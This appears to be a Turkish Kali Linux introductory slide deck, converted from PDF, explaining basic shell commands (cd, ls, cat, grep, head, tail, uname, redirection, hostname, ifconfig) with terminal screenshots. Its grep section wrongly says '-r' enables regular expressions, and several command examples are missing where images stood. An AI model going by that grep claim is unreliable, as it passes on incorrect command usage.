
 --help
 display this help and exit

 --version
 output version information and exit

 NOTE: your shell may have its own version of pwd, which usually super-
Manual page pwd(1) line 1 (press h for help or q to quit)
```

- Manuel ifadesinin kısaltmasıdır, linux sistemlerde bir komut veya yazılım hakkında bilgi almayı sağlar.

# # cd Komutu




A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal itself shows the following session:

```
root@kali:~# pwd
/root
root@kali:~# cd Desktop/
root@kali:~/Desktop# pwd
/root/Desktop
root@kali:~/Desktop# cd ..
root@kali:~# pwd
/root
root@kali:~#
```

- **cd** komutu -change directory- ile dizin veya klasörler arası geçiş yapılmaktedir.
- “**cd ..**” komutu ile bir üst dizine/klasöre geçiş yapılır.


# # ls Komutu



```
root@kali:~# ls -alh
total 834M
drwxr-xr-x 22 root root 4.0K Sep 25 03:53 .
drwxr-xr-x 22 root root 4.0K Sep 20 04:51 ..
-rw-r--r-- 1 root root 0 Sep 3 09:33 192.168.1.104
-rw-r--r-- 1 root root 0 Sep 3 09:33 5555
-rw------- 1 root root 41K Sep 24 12:46 .bash_history
-rw-r--r-- 1 root root 3.4K Mar 15 2013 .bashrc
-rw-r--r-- 1 root root 2.2K Sep 9 03:33 bierbirmutfak
-rw-r--r-- 1 root root 1.1K Sep 10 04:13 birevbirmutfakupd
drwx----- 12 root root 4.0K Sep 25 03:49 .cache
drwx----- 10 root root 4.0K Sep 3 11:35 .config
```

- ls listeleme komutudur. Dosya, dizin listelemek ve özelliklerini görüntülemek için kullanılır.
- a parametresi gizli dosyaları gösterir.(.cache vb)
- l parametresi detaylı listeleme seçeneği sağlar.
- h parametresi anlaşılabılır dosya boyutu sağlar.
- Ayrıntılı bilgi için: man ls


# # cat Komutu



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat intelrad.txt
Intelrad Introduction to Kali
Hello world!
root@kali:~/Desktop#
```

- Cat komutu dosya içeriğini okumak ve görüntülemek için kullanılır.
- İçeriğin tamamını görüntüler


# # echo Komutu



A screenshot of a terminal window titled "root@kali: ~". The window has standard Linux terminal icons at the top right. The terminal shows the following command and output:  
File Edit View Search Terminal Help  
root@kali:~# echo INTELRAD  
INTELRAD  
root@kali:~# echo \$PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
root@kali:~# █


- Echo komutu kendinden sonra yazılan ifadeyi ekrana yazdırır.
- Ayrıca ortam değişkenlerini de başına \$ koyarak echo ile yazdırabiliriz.

# # more Komutu



- İçeriği fazla olan dosyaları okumak için geliştirilmiştir. Dosyanın terminale sıçracak kadar olan kısmını açar. Devamını görmek için space tuşu kullanılabilir.
- q tuşu ile istenilen yerde dosya kapatılabilir.

# # less Komutu




A screenshot of a terminal window titled "root@kali: ~/Desktop". The window has a dark background with a blue dragon logo and the text "KALI LINUX" at the bottom. The terminal menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main area displays the following text:

```
v3
serik
mobile
image
tablet
e-posta
eposta
dergi
ilan
arabam
pdf
sy1
t4
sy3
cry
tr
mebk12
skorer
perweb
en
:
```

- More komutuna benzer bir komuttur. Farklı olarak dosya içerisinde kelime arayabilir, satır numarasına gidilebilir.
- /dergi = “dergi” ifadesi geçen yerleri bulur.
- :25 = “25” numaralı satıra gider.

# # head Komutu




The screenshot shows a terminal window titled "root@kali: ~/Desktop". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The main area displays two commands and their outputs:

```
root@kali:~/Desktop# head dns-turkish.txt
wap2
wap
rpp
finans
spor
oyun
haber
blog
staj
mavi
root@kali:~/Desktop# head -n 3 dns-turkish.txt
wap2
wap
rpp
root@kali:~/Desktop#
```

The background of the terminal window features a dark blue banner with a stylized red dragon logo.

- Head komutu varsayılan olarak verilen dosyanın ilk 10 satırını getirir.
- n parametresi, verilen değer kadar satırı görüntüler.
- Daha fazla bilgi için: man head

# # tail Komutu




A terminal window titled "root@kali: ~/Desktop" is shown. The window has a dark background with a blue dragon logo on the right side. The terminal shows two commands being run:

```
root@kali:~/Desktop# tail dns-turkish.txt
zdfageh\228lter
zdfapensionen
zensus
zensus2011
zfa
zilverfonds
zoek
_sip
_spf
_tls
root@kali:~/Desktop# tail -n 3 dns-turkish.txt
_sip
_spf
_tls
root@kali:~/Desktop#
```

- tail komutu parametresiz olarak dosya açtığımızda dosyanın son 10 satırını getirir.
- n parametresi ile kullanıldığında, dosya sonundan n parametresine verilen değer kadar satır görüntüler.


# # grep Komutu



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# grep "intelrad" intelrad.txt
intelrad
root@kali:~/Desktop# grep -i "intelrad" intelrad.txt
Intelrad Introduction to Kali
intelrad
INTELRAD
root@kali:~/Desktop#
```

- grep komutu, kelime arama komutudur. Verilen data içerisinde istenilen kelimeye uygun satırı getirir. Bu bölümde anlatılan en önemli komuttur.
- -i, Büyük küçük harf duyarsızlığı parametresidir.
- -r, İle düzenli idadeler (regex) kullanılabilir.
- Daha fazla bilgi: man grep

# # uname Komutu




A screenshot of a terminal window titled "root@kali: ~/Desktop". The window has standard window controls (minimize, maximize, close) at the top right. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal prompt is "root@kali:~/Desktop#". The user runs the "uname" command, followed by "uname -a", which outputs system information. The output shows the system is a Linux distribution, specifically "Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali6 i686 GNU/Linux". The prompt then changes to "root@kali:~/Desktop#".

```
root@kali:~/Desktop#
File Edit View Search Terminal Help
root@kali:~/Desktop# uname
Linux
root@kali:~/Desktop# uname -a
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali6 i686 GNU/Linux
root@kali:~/Desktop#
```

- uname komutu sistem bilgilerini listeler. Bu bilgiler makine donanım tipi, network hostadı, işletim sistemi ve işlemci tipi ile ilgili bilgilerdir.
- -a, tüm bu bilgileri birlikte getirir.
- Ayrıntılı bilgi: man uname

# Çıktı Yönlendirme


- Komutların çıktısı dosyalara yönlendirilebilir.



- Yukarıdaki komut intelrad.txt dosyasını oluşturup içine “KALI” sözcüğünü ekleyecektir.
- “>>” ifadesi kullanılırsa yönlendirilen ifade dosyanın sonuna eklenir.

# Çıktı Yönlendirme (pipe)


- Bir komutun çıktısı, diğer bir komuta girdi olarak verilebilir. Bu işlem linux da pipe ile gerçekleştirilir. Çoklu olarak bu işlem gerçekleştirilebilir.(piping)
- “ | “ işaretini **altgr + v**eya **altgr + “-“** ile yapılabilir.



- Bu komut intelrad.txt dosyasının ilk 10 satırını grep komutuna aktarır. Grep komutu “KALI” kelimesinin geçtiği satırları ekrana yazdırır.


# Hostname

- Hostname komutu, bilgisayarın adını görüntüleyen ve değiştirebilen komuttur.




```
root@interad: ~
File Edit View Search Terminal Help
root@interad:~# hostname
intelrad
root@interad:~#
```

- Aşağıdaki komut ile hostname değiştirilebilir.



```
root@interad: ~
File Edit View Search Terminal Help
root@interad:~# echo "kali" > /etc/hostname
root@interad:~#
```

- Terminali yeniden açtığımızda aşağıdaki gibidir.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hostname
kali
root@kali:~#
```

# Network Ayarları


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:a4:7e:25
 inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fea4:7e25/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1605 errors:0 dropped:0 overruns:0 frame:0
 TX packets:609 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:414613 (404.8 KiB) TX bytes:94603 (92.3 KiB)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:65536 Metric:1
 RX packets:124 errors:0 dropped:0 overruns:0 frame:0
 TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:7440 (7.2 KiB) TX bytes:7440 (7.2 KiB)
```

- ifconfig komutu mevcut ağ kartlarının bilgilerini ekrana getirir.

# Network Ayarları

- ifconfig komutu ile ağ arayzlerine IP adresi atanabilir.



A terminal window titled "root@kali: ~" showing the output of the ifconfig command. The terminal window has a standard Linux-style interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar.

